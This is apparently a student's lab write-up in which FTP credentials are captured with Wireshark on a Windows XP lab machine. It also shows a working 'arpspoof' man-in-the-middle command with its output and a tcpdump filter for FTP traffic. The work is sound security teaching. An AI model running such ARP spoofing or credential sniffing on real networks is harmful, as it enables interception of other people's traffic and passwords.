Capturing Traffic

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Task 1

No, I am not able to capture the TCP traffic because the ARP catch for the Kali machine has not been set up.

I logged in to Kali linux as anonymous:

```
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georgia@ubuntu:~$ ftp 192.168.0.13

Connected to 192.168.0.13.

220-FileZilla Server version 0.9.32 beta

220-written by Tim Kosse (Tim.Kosse@gmx.de)

220 Please visit http://sourceforge.net/projects/filezilla/

Name (192.168.0.13:georgia): anonymous

331 Password required for anonymous


Password:

230 Logged on

Remote system type is UNIX.

ftp>  .
```

I typed wireshark in Kali. Then I told wireshark to to capture on the local network interface (eth0). For that, I clicked on Capture → Options → eth0 option. I also unchecked the 'Use promiscuous mode' so that the results would be like that on the physical switched network instead of the VMware network. Then I clicked the 'start' in order to begin the traffic capture. I typed ftp and the IP address of Windows XP:



Task 2

I connected the targeted Windows XP from Kali as shown below:



Then I typed FTP in the filter and clicked on the 'Apply' button. Next, I clicked on the follow TCP Stream to get the result of user anonymous and password.

Task 3

In kali I wrote 'arp' command to see the ARP cache and the echo command to change the value from 0 to 1 and to enable the man in the middle attack as shown below:

Next, I typed arp -a command to check the ARP catch in Ubuntu as shown below:

```
georgia@ubuntu: ~ □ ★

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georgia@ubuntu: ~$ arp -a
? (192.168.0.13) at 00:0c:29:54:0e:a9 [ether] on eth5
? (192.168.0.1) at bc:64:4b:34:96:59 [ether] on eth5
georgia@ubuntu: ~$ ■
```

Before I launch the attack, Mac address is shown below:

Then I used the ARPspoof tool in order to launch the attack. And we can see the IP of windows XP is mapped with that of Kali:

```
ali: # arpspoof -i eth0 -t 192.168.0.13 192.168.0.1
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
:31
0:c:29:73:81:31 0:c:29:54:e:a9 0806 42: arp reply 192.168.0.1 is-at 0:c:29:73:81
```


After, the attack was launched successfully. The Windows XP Mac address is in the Kali linux:



Task 4:

- 1. To specify the network interface as eth0, I used '-I'
- 2. To do not, resolve hostnames or port names, I used 'nn'
- 3. I filtered packets based on port 21
- 4. The source or the destination is my Windows XP machine. The IP address is 192.168.0.13
- 5. I captured only 4 packets. For that, I used 'c 4'

Finally, I used the command 'tcpdump -i eth0 -c 4 -nn host 192.168.0.13 and port 21' as shown below:



```
root@kali:~

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root@kali:~# tcpdump -i eth0 -c 4 -nn host 192.168.0.13 and port 21

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
```